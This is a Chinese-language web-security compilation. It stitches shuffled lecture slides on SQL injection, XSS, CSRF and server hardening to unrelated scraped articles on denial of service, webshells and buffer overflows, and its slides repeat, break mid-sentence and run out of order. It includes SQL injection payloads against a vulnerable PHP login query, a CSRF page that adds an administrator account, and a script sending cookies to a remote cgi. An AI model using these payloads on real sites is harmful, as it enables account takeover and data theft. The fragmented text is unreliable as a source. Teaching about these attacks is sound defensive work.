
第8章 Web攻击技术
• 8.2 SQL注入攻击
判断后台数据库类型
• 8.2 SQL注入攻击
利用SQL注入进行后台口令猜解
• 8.2 SQL注入攻击
自动化SQL注入攻击工具
• 8.2 SQL注入攻击
SQL注入攻击防范措施
• 8.3 XSS攻击
跨站脚本攻击XSS
(简单的演示实验)
跨站脚本攻击XSS ——利用跨站脚本(是一种通常存在于
• 8.1 Web攻击技术概述 • 8.2 SQL注入攻击 • 8.3 XSS攻击
• 8.4 CSRF攻击
• 8.5 Web攻击的防御
• 8.1 Web攻击技术概述
Web工作原理图:
• 8.1 Web攻击技术概述
• 8.1 Web攻击技术概述
Web攻击的本质:
Web攻击的本质是对Web应用程序的攻击 通过Web程序的解析工具——浏览器实施入侵
• 8.5 Web攻击的防御
Web服务器安全配置:
基于Windows系统Web服务器安全配置
IIS中默认存在很多种应用程序映射,可以对它进 行配置,删除不必要的应用程序映射。 在“Internet信息服务”中,右击网站目录,选择“属 性”,在网站目录属性对话框的“主目录”页面中, 点击[配置]按钮,弹出“应用程序配置”对话框,在 “应用程序映射”页面,删除无用的程序映射。
• 8.1 Web攻击技术概述
• 8.2 SQL注入攻击
SQL注入攻击
(简单的实验演示) SQL注入攻击——利用Web应用程序数据层存在的 输入验证不完善型安全漏洞实施的一类代码注入攻击 技术。
• 8.2 SQL注入攻击
SQL注入攻击
SQL注入漏洞机制:用户输入没有被正确地过滤,转
义字符(引号、反引 号、双下划线、分号、百分号)没有
进行严格类型检查:未判断输入是否预定类型
• 8.2 SQL注入攻击
SQL注入攻击实验中的关键代码
$sel1 = mysql_query("SELECT ID,name,locale,lastlogin,gender FROM user WHERE (name = '$user' OR email = '$user') AND pass = '$pass'");
定义级别”,打开如图所示的窗口,请根据 自己的需要进行设置。
• 8.5 Web攻击的防御
Web浏览器配置:
经常对操作系统打补丁、升级。 使用漏洞数较少的浏览器,如Firefox。 经常对浏览器进行升级。 不要因为好奇而打开一些不信任的网站
THANK YOU!
• 8.3 XSS攻击
非持久性XSS攻击
• 8.3 XSS攻击
XSS跨站脚攻击防范
• 8.4 CSRF攻击
CSRF攻击
CSRF攻击——XSS是利用站点内的信任用户发起攻 击,而CSRF则通过伪装来自受信任用户的请求,进而 利用受信任的网站授权发动攻击。。
• 8.4 CSRF攻击
CSRF攻击原理
ted')#
'or 1=1);#
• 8.2 SQL注入攻击
SQL注入攻击实验中的关键代码
$sel1 = mysql_query(“SELECT ID,name,locale,lastlogin,gender FROM user WHERE (name = 'ted')# ' OR email = '$user') AND pass = '$pass'");
Web服务器安全配置:
基于Windows系统Web服务器安全配置
Windows的IIS(即Internet Information Server)的方便性和易用性,使它成为最受欢迎的 Web服务器软件之一。 下面从IIS的安全安装与IIS的安全配置两个方面进行讲解 要构建一个安全的IIS服务器,必须从安装时就充分考虑安全问题。 不要将IIS安装在系统分区上。 修改IIS的安装默认路径。
• 8.4 CSRF攻击
CSRF攻击过程示例
攻击开源网站后台,使其按照攻击者意图自动添加设置好的 管理员账号和密码。因为管理员账号是用“post”表单形式 传送,所以攻击代码也是以form表单形式自动传送数据。攻 击代码保存为test1.htm页面,发布在攻击者自己服务器上, 访问地址为:http://X.X.X.X/test1.html。
• 8.5 Web攻击的防御
Web服务器安全配置:
基于LINUX系统Web服务器安全配置
限制在WEB服务器开账户,定期删除一些用户。 对在WEB服务器上开的账户,在口令长度及定期更改方面作出要求,防止被 盗用。同时注意保护用户名、组名及相应的口令。尽量使FTP、MAIL等服务 器与之分开,去掉ftp,sendmail,tftp,NIS, NFS,finger,netstat等一些
• 8.2 SQL注入攻击
SQL注入攻击实验中的关键代码
$sel1 = mysql_query(“SELECT ID,name,locale,lastlogin,gender FROM user WHERE (name = ''or 1=1);# ' OR email = '$user') AND pass = '$pass'");
打上Windows和IIS的最新补丁。
• 8.5 Web攻击的防御
Web服务器安全配置:
基于Windows系统Web服务器安全配置
删除不必要的虚拟目录
删除危险的IIS组件
为IIS中的文件分类设置权限 删除不必要的应用程序映射 保护日志安全
IIS安装完成后在C:\Inetpub\wwwroot下默认生成了一些目录,包括IISHelp、IISAdmin、 IISSamples、MSADC等,这些目录都没有什么实际的作用,可直接删除。
无关的应用。定期查看服务器中的日志logs文件,分析一切可疑事件。在
errorlog中出现rm、login、/bin/perl、/bin/sh等之类记录时,你的服务器可能 已经受到了一些非法用户的入侵。
• 8.5 Web攻击的防御
Web浏览器配置:
•
对浏览器的安全性进行设置,以微软IE为
例,点击“工具Internet选项安全自
Web应用程序中的安全 漏洞),使得攻击者可以将恶意的代
码注入到网页中, 从而危害其他Web访问者。 与代码注入攻击的比较 相似的漏洞根源:Web应用程序没有对非预期输入 做全面有 效检查和净化. 不同的最终攻击目标 XSS:访问Web应用程序的其他用户 代码注入:Web站点
• 8.3 XSS攻击
典型跨站脚本攻击
• 8.3 XSS攻击
跨站脚本攻击类型
存储型跨站脚本攻击(持久性XSS):Persistent/stored 漏洞
形式: Web应用程序允许用户输入内容并 持久保存并显示在网页上.
攻击方式: 攻击者通过利用跨站漏洞构建恶意脚 本,对大量用户构成危
害. 典型案例: 留言本/论坛/博客/wiki等。 反射型跨站脚本攻击(非持久性XSS):Non-Persistent/ reflected 攻击 用户输入产生XSS反馈给该用户,需结合社会工程 学进行
• 8.2 SQL注入攻击
SQL注入攻击实验中的关键代码
name = ‘’ or 1=1
• 8.2 SQL注入攻击
SQL注入攻击原理分析
• 8.2 SQL注入攻击
SQL注入攻击步骤
• 8.2 SQL注入攻击
发现SQL注入点
• 8.2 SQL注入攻击
发现SQL注入点
• 8.2 SQL注入攻击
• 8.4 CSRF攻击
CSRF攻击过程示例
• 8.4 CSRF攻击
CSRF攻击过程示例
将恶意代码链接编辑入站点发布文章中,当管理员登陆后台后,再查看文章点击 伪造的链接请求时候,攻击奏效例图:
网站后台自动按照攻击者意图增添了新的管理员账号以及密码,CSRF攻击成功。
• 8.5 Web攻击的防御
网络攻击技术及攻击实例介绍
网络攻击技术及攻击实例介绍摘要:随着计算机网络的广泛使用,网络攻击技术也迅猛发展。
研究网络攻击带来的各种威胁,有针对性的对这些威胁进行有效防范,是加固安全防御体系的重要途径。
研究计算机网络攻击技术,模拟黑客行为,以敌手推演为模型、以攻防对抗为实践方式来验证网络整体安全防护效能,是加强网络安全防护的一种重要手段。
本文介绍了WEB脚本入侵攻击、缓沖区滋出攻击、木马后门攻击、网络设备攻击、内网渗透攻击、拒绝服务攻击、网电空间对抗六种典型网络攻击技术及伊朗核设施遭震网技术的网络攻击案例。
一、网络攻击技术分类计算机网络攻击是网络攻击者利用网络通信协议自身存在的缺陷、用户使用的操作系统内在缺陷或用户使用的程序语言本身所具有的安全隐患,通过使网络命令或者专门的软件非法进人本地或远程用户主机系统,获得、修改、删除用户系统的信息以及在用户系统上插入有害信息,降低、破坏网络使用效能等一系列活动的总称。
从技术角度看,计算机网络的安全隐患,一方面是由于它面向所有用户,所有资源通过网络共享,另一方面是因为其技术是开放和标准化的。
层出不穷的网络攻击事件可视为这些不安全因素最直接的证据。
其后果就是导致信息的机密性、完整性、可用性、真实性、可控性等安全属性遭到破坏,进而威胁到系统和网络的安全性。
从法律定义上,网络攻击是入侵行为完全完成且入侵者已在目标网络内。
但是更激进的观点是(尤其是对网络安全管理员来说),可能使一个网络受到破坏的所有行为都应称为网络攻击,即从一个入侵者开始对目标机上展开工作的那个时刻起,攻击就开始了。
通常网络攻击过程具有明显的阶段性,可以粗略的划分为三个阶段: 准备阶段、实施阶段、善后阶段。
为了获取访问权限,或者修改破坏数据等,攻击者会综合利用多种攻击方法达到其目的。
常见的攻击方法包括:网络探测、欺骗、嗅探、会话劫持、缓冲区滋出、口令猜解、木马后门、社交工程、拒绝服务等。
网络渗透是网络攻力的核心,攻击者通过一步步入侵目标主机或目标服务器,达到控制或破坏目标的目的。
第8章-拒绝服务攻击
Bot
Bot
Bot
Bot
2022/7/23
网络攻防技术
32

一、基于僵尸网络的DDoS
3、分布式命令控制机制
在使用分布式命令控制机制时,攻击者通常会任意地连 接到某个僵尸节点,在该节点上发布命令控制信息,命 令会采用Push或Pull的方式在整个僵尸网络中传递。
Master
Bot
Bot
Bot
Bot
Bot
2022/7/23
网络攻防技术
23
三、低速率拒绝服务攻击
1、TCP拥塞控制-RTO
发送端为发送的每个报文设置一个定时器,若收到报文 的确认之前定时器超时将重新发送该报文,这里设置的 定时器就是RTO
cwnd
cwnd0
ssthresh (cwnd0/2)
慢启动
RTO
RTO 拥塞避免
2022/7/23
正常的TCP请求
客户
服务器
(1)TCP SYN
TCP SYN攻击
客户
服务器
(1)TCP SYN
(2)TCP SYN ACK
(3)TCP ACK
分配资源 等待回复
连接
(2)TCP SYN ACK
分配资源 等待回复 等待
等待
超时(Time out)
2022/7/23
网络攻防技术
18
二、洪泛攻击
2、UDP洪泛(UDP Flood)是一种通过发 送大量的UDP报文,消耗目标服务器带宽 资源的一种拒绝服务攻击。
2022/7/23
网络攻防技术
11
一、传统拒绝服务攻击
传统拒绝服务型攻击多数是一些较早时间 出现的漏洞利用型拒绝服务攻击技术。虽 然这些漏洞利用型攻击可以通过更新相关 安全补丁即可防范,但导致攻击的漏洞有 时会变换形式再度出现在其它系统或软件 中,使得这些看似“古老”的攻击技术会 如同“幽灵”般再次浮现。
Web安全攻防中的常用方法

Web安全攻防中的常用方法Web安全是网络世界中一个非常重要的话题。
Web安全的攻防是Web应用程序中最重要的方面。
攻击者试图利用各种技术和工具攻击Web应用程序,以获得未经授权的访问、窃取有价值的数据或者在Web应用程序上执行恶意操作,而安全团队则致力于保证Web应用程序的安全性,确保用户的数据和交易信息不受到攻击。
在这场攻防战中,有一些常用的攻击和防御方法,下面将进行详细介绍。
1. SQL注入攻击与防御SQL注入是一种常见的Web攻击方式,主要针对使用SQL语言的数据库应用程序。
攻击者通过输入恶意SQL语句,使程序执行预期外的操作,例如删除、修改或查询数据库中的数据。
因此,必须采取一些措施来防止SQL注入攻击的发生。
防御方法:1)检查输入参数开发人员需要检查用户输入,确保它们的格式和内容都符合要求。
例如,可以限制输入数量和类型,并对输入的数据进行验证和清理,以避免恶意输入。
2)使用SQL参数化查询参数化查询是一种建议使用的查询方式,它可以将用户输入作为参数传递给SQL语句,从而避免注入攻击。
当使用参数化查询时,开发人员应该尽量避免使用拼接字符串来构建SQL语句,因为这种方式很容易遭受攻击。
2. 跨站请求伪造攻击与防御跨站请求伪造(CSRF)攻击是一种Web攻击,通过伪装成受信任主机的请求,以执行未经授权的操作。
该攻击通常利用用户的会话信息,以完成被攻击网站上的特定操作。
防御方法:1)使用CSRF令牌CSRF令牌是一种用于防御CSRF攻击的技术。
该技术在登录用户的会话中设置一个随机值,在发送重要请求时需要将该值包含在请求中。
服务器将验证请求中的CSRF令牌是否是来自受信任的源,如果不符合要求,则请求会被拒绝。
2)限制请求来源另一个防御CSRF攻击的方法是通过检测HTTP请求头中的来源来判断请求是否来自受信任的源。
如果请求不来自受信任的源,则服务器将拒绝该请求。
3. XSS攻击与防御XSS攻击是通过在Web页面上嵌入恶意代码来攻击该页面的一种攻击方式。
网络攻击技术与手段
缓冲区溢出的根源
冯·诺依曼机具有如下基本特点:
计算机由运算器、控制器、存储器、输入 设备和输出设备五部分组成。
…… 程序和数据放在同一存储器中,由指令组
成的程序可以修改。(数据 、指令混存 )
John von Neumann
C/C++不对越界检查,为溢出提供了方便之门
20
五、缓冲区溢出攻击
32
5.4 连接性带来的高风险
多样化的互联方式带来更多的安全隐患。 手机的无线连接方式如:
GSM/短信
• 通话、短信窃听
Wi-Fi
• Wi-Fi钓鱼
GPRS/CDMA/3G/4G
• 手机木马
蓝牙
• 窃取通讯录
GPS
• 窃取地理位置
……
33
5.5 漏洞是如何挖掘出来的
计算机系统在硬件、软件、协议的设计、具体实现及 安全策略配置上存在的缺陷或不足。
程序员眼中的“漏洞”
“漏洞”的书面表达
22
漏洞的定义
漏洞——遗漏的缺口
包含以下要素: 漏洞是信息系统本身的弱点或者缺陷,大部分是 无意产生的; 漏洞存在于一定的环境中; 漏洞具有可利用性,一旦被攻击者利用会给信息 系统安全带来威胁和损失。
控制与扩散
手段:木马、rootkit, 局域网渗透工具,特定 的窃取工具 目标:长期控制目标, 扩大控制的目标群
3
二、信息收集
三观论
宏观:网络系统信息 中观:网络管理信息 微观:网络节点信息
安全最短板
薄弱环节信息分析 人往往是最短板
动态平衡性
寻找制衡因素 打破均势
4
二、信息收集
主动信息收集 对目标的直接探测活动—扫描
学习常见web攻击防范方法
学习常见web攻击防范方法学习常见 Web 攻击防范方法Web 攻击是指利用互联网技术和漏洞,对 Web 应用程序进行非法访问、操控或者破坏的行为。
为了保障网站和用户的安全,我们需要学习常见的 Web 攻击防范方法。
本文将介绍一些常见的 Web 攻击类型以及相应的防范方法。
一、跨站脚本攻击(Cross-Site Scripting, XSS)跨站脚本攻击是一种通过在网站中植入恶意脚本来攻击用户的漏洞。
攻击者利用这种漏洞可以窃取用户的敏感信息、劫持用户会话或者篡改网页内容。
为了防止 XSS 攻击,开发人员应该对用户输入进行合理过滤和转义,使用安全的编码方式输出动态内容,禁止直接在页面中执行用户输入的脚本。
二、SQL 注入攻击(SQL Injection)SQL 注入是指攻击者通过在 Web 应用程序的输入字段中注入恶意的 SQL 代码,从而对数据库进行非法的操作。
攻击者可以通过 SQL 注入的方式获取敏感数据、删除或者修改数据库内容,甚至获取服务器权限。
预防 SQL 注入的方法包括使用参数化查询、使用安全的数据库访问方式、限制数据库的权限等。
三、跨站请求伪造(Cross-Site Request Forgery, CSRF)跨站请求伪造是一种利用用户在已经登录的情况下,通过伪装合法网站来执行非法操作的攻击方式。
攻击者可以利用受害者的身份发送恶意请求,例如转账、发表言论等。
为了预防 CSRF 攻击,开发人员应该使用 CSRF 令牌进行验证,限制请求的来源和访问权限,以及对敏感操作进行二次确认。
四、点击劫持(Clickjacking)点击劫持是指攻击者通过在网页的透明层上放置一个看不见的恶意内容,诱使用户在不知情的情况下点击该内容,从而执行意外的操作。
为了防止点击劫持,可以使用 X-Frame-Options 头部来限制页面的嵌套,以防止页面被嵌入到其他网站中。
五、文件上传漏洞文件上传漏洞是指攻击者通过上传恶意脚本或者可执行文件来获取服务器的控制权。
常见的Web攻击和防御方法
常见的Web攻击和防御方法当前,Web应用程序已经成为人们日常生活和工作中必不可少的一部分。
然而,随着互联网日益普及,Web应用程序攻击也越发频繁。
那么,什么是Web攻击?有哪些常见的Web攻击?又应如何防御Web攻击呢?下文将对这些问题进行探讨。
一、什么是Web攻击?Web攻击指的是不法分子通过修改Web应用程序的数据,使其在执行时偏离预定的程序流程,来获取未授权的访问、造成拒绝服务或窃取敏感信息等利益的行为。
攻击者可通过多种手段实施Web攻击,如SQL注入、跨站脚本攻击(XSS)等。
二、常见的Web攻击1. SQL注入SQL注入是一种常见的Web攻击手法,攻击者利用Web应用程序的漏洞,向程序输入恶意SQL语句,从而获得未授权的数据访问权限。
SQL注入可导致网站崩溃、数据泄漏等严重后果。
2. 跨站脚本攻击(XSS)跨站脚本攻击(XSS)指的是攻击者向Web站点插入恶意脚本,以获取对用户数据的控制权。
当用户浏览包含恶意脚本的Web站点时,其数据会被窃取或破坏。
XSS攻击包括反射型XSS和存储型XSS两种类型。
3. 跨站请求伪造(CSRF)跨站请求伪造(CSRF)是指攻击者通过伪造合法用户的请求,来绕过Web应用程序的身份认证机制,模拟合法用户的身份,从而执行非法操作。
CSRF攻击可导致用户数据泄漏、信息丢失等严重后果。
4. 文件包含漏洞文件包含漏洞是指攻击者通过Web应用程序的错误配置,或以恶意的方式操纵Web应用程序的输入,来访问Web服务器上的文件或命令。
攻击者可以通过文件包含漏洞来窃取用户数据、执行任意命令等多种行为。
5. 点击劫持点击劫持是指攻击者通过将透明的Web页面图层叠加到诱骗用户点击的位置上,来利用用户访问Web应用程序并进行非法操作的技术。
点击劫持攻击可导致用户输入的信息泄漏、网络犯罪等严重后果。
三、防御Web攻击的方法1. 合法输入过滤合法输入过滤是指在输入数据时,对输入的数据进行合法过滤,如输入特殊字符进行转义等,从而剥离攻击者利用Web应用程序漏洞的手段。
信息对抗(WWW攻击)_第八讲
• 通用网关接口(Common Gate Interface), 是外部应用程序与Web服务器交互的标准 接口 • 动态生成HTML • 工作模式:最原始的处理或者把CGI脚本作 为C/S直接传递数据的管道。 • 丰富的语言支持:AppleScript、TCL、Perl、 Unix Shell、PHP、C等.
• 客户机是不可信任的,在客户机上对用户 输入进行的限制都需要在服务器端进行再 一次验证。 • 设置验证输入的白名单和黑名单,黑名单 的方法难以完整,最好的方式是确定输入 的白名单,只接受合理的输入,杜绝所有 不合理的。 • 测试参数验证的完整性,评估验证不合理 带来的危害。
• 跨站点脚本(XSS)是一种通过虚假页面内容 伪装用户的方法。这种欺骗是通过在易受攻击 的页面来实现的。 • 原因:对用户的输入在页面回显,回显可以是 纯文本,也可以是HTML脚本代码,构造脚本代 码来实现。 • 存储好的XSS和发射XSS
• 上载文件,调用FTP命令等 • 启示
– 编码、SQL注入?• 源自户并不都是良性的,对用户输入进行验 证是所有软件开发人员需要面对的一个大 问题。 • 输入认证常常通过用户界面的控件来完成, 如下拉菜单,限制用户的输入范围。客户 端验证的优点是速度快,不会增加服务器 的开销。
• 但是客户端验证可能被绕过。构建新的页 面,利用工具修改参数等。 • 攻击案例:购物车,绕过下拉菜单,构造 负的购买数,结算时是存款而不是付款。 20×-3=-60. 20 -3=-60.
• • • • • • • • • • • • • • • • •
<html> <head> <script language="vbscript"> function s(bc) s=bc*bc end function </script> </head> <body> <script language="vbscript"> b=inputbox("请输入正方形的边长:") document.write("<font size=5 color=blue>正方形的面积为:</font>") '以下s(b)为调用s函数,并将实际参数b传递给了形式参数bc document.write(s(b)) </script> </body> </html>
webshell攻击原理
webshell攻击原理Webshell攻击原理Webshell是一种通过在Web服务器上植入恶意脚本或代码来获取对服务器的控制权的技术手段。
攻击者可以利用Webshell来执行任意操作,包括获取敏感信息、修改数据、控制服务器等。
本文将从Webshell攻击的原理方面进行探讨。
一、Webshell的入侵方式Webshell的入侵方式主要有以下几种:1. 文件上传:攻击者通过上传可执行文件的方式将Webshell文件上传到服务器上,然后通过访问该文件来获取服务器的控制权。
2. 远程命令执行:攻击者通过利用Web应用程序的漏洞,注入恶意的代码或命令,从而执行任意操作。
3. 文件包含:攻击者通过利用Web应用程序的文件包含漏洞,将Webshell文件包含进来,从而获取服务器的控制权。
4. SQL注入:攻击者通过在Web应用程序的数据库查询语句中注入恶意代码,从而执行任意操作。
5. 代码执行:攻击者通过在Web应用程序中输入恶意代码,从而实现对服务器的控制。
二、Webshell的工作原理当Webshell文件成功上传到服务器或者通过其他方式植入到Web应用程序中后,攻击者可以通过访问该文件或执行相应的操作来获取服务器的控制权。
Webshell的工作原理如下:1. 与Web服务器建立连接:攻击者通过访问Webshell文件或者执行相应的操作,与Web服务器建立连接。
2. 执行命令:攻击者可以通过Webshell与服务器进行交互,执行各种命令,包括系统命令、数据库命令等。
3. 获取敏感信息:攻击者可以利用Webshell获取服务器上的敏感信息,如系统配置文件、数据库账号密码等。
4. 控制服务器:攻击者可以通过Webshell来控制服务器,如上传、下载、删除文件,修改文件权限等。
5. 持久化:攻击者可以通过Webshell在服务器上植入后门,以便长期控制服务器。
三、Webshell的防御方法为了有效防御Webshell攻击,我们可以采取以下措施:1. 输入过滤:对于用户输入的内容,进行严格的过滤和验证,避免恶意代码或命令的注入。
网络攻防技术课件第8章拒绝服务攻击(上)
2020/6/10
网络攻防技术
19
二、洪泛攻击
UDP洪泛是一类拒绝服务攻击的统称,最 早出现的UDP洪泛攻击是前文提到的 Echo/Chargen攻击,后文将讨论的目前 广泛流行的反射型分布式拒绝服务攻击实 际上也多为UDP洪泛攻击。
2020/6/10
网络攻防技术
20
二、洪泛攻击
3、HTTP洪泛(HTTP Flood)利用大量看 似合法的HTTP GET或POST请求消耗Web 服务器资源,最终导致其无法响应真正合 法的请求。
正常的TCP请求
客户
服务器
(1)TCP SYN
TCP SYN攻击
客户
服务器
(1)TCP SYN
(2)TCP SYN ACK
(3)TCP ACK
分配资源 等待回复
连接
(2)TCP SYN ACK
分配资源 等待回复 等待
等待
超时(Time out)
2020/6/10
网络攻防技术
18
二、洪泛攻击
2、UDP洪泛(UDP Flood)是一种通过发 送大量的UDP报文,消耗目标服务器带宽 资源的一种拒绝服务攻击。
2020/6/10
网络攻防技术
12
一、传统拒绝服务攻击
1、Ping of Death:针对存在漏洞的 Windows 95、WinNT、Linux 2.0.x等系 统,通过向其发送超长的IP数据包导致目标 系统拒绝服务。
2020/6/10
网络攻防技术
13
一、பைடு நூலகம்统拒绝服务攻击
2、TearDrop:利用IP包的分片重组在多个 操作系统协议栈中实现时存在的漏洞,主 要影响Windows 3.1x,Windows 95和 Windows NT,以及早于2.0.32和2.1.63版 本的Linux操作系统。
Web攻击
步骤二:注入恶意代码
注入恶意代码的目的是:当被欺骗者访问了含有 这段恶意代码的网页时,能实现你的攻击目的。 例如,通过这些恶意代码,将访问者的Cookie 信息发到远端攻击者手中,或者是提升用户的论 坛权限、上传任意文件等。
注入恶意代码(2)
例如,把cookie发到远程的javascript代码可以这 样写:
把这个代码存储为1.htm,用IE浏览,会弹出一 个由javascript调用的对话框。
寻找XSS漏洞(5)
在寻找XSS漏洞时,如果能看到源代码,我们主要看代码里对 用户输入的地方和变量有没有做长度限制和对”<”、”>”、”;” 和”‟”等字符是否做过滤。 还需要注意的是对于标签的闭合,有的时候,你输入 <script>alert(„test‟)</script>,代码是不会被执行的,因为 在源代码里,有其它的标签未闭合,例如少了一个</script>。 这个时候,你只要闭合一个</script>,代码就会执行,如你 输入:</script><script>alert(„test‟)</script>,这样就可以 弹出一个test的框。
注入恶意代码(5)
通过编码,把cookie发到远程的script可以写成:
javascript:window.location='http://www.cgi /cgibin/cookie.cgi?'+document.cookie
其中,‟的ASCII码是0x27。 当用户访问的网页含有这段脚本时,用户的cookie将被发送 到 /cgi-bin/cookie.cgi并被显示。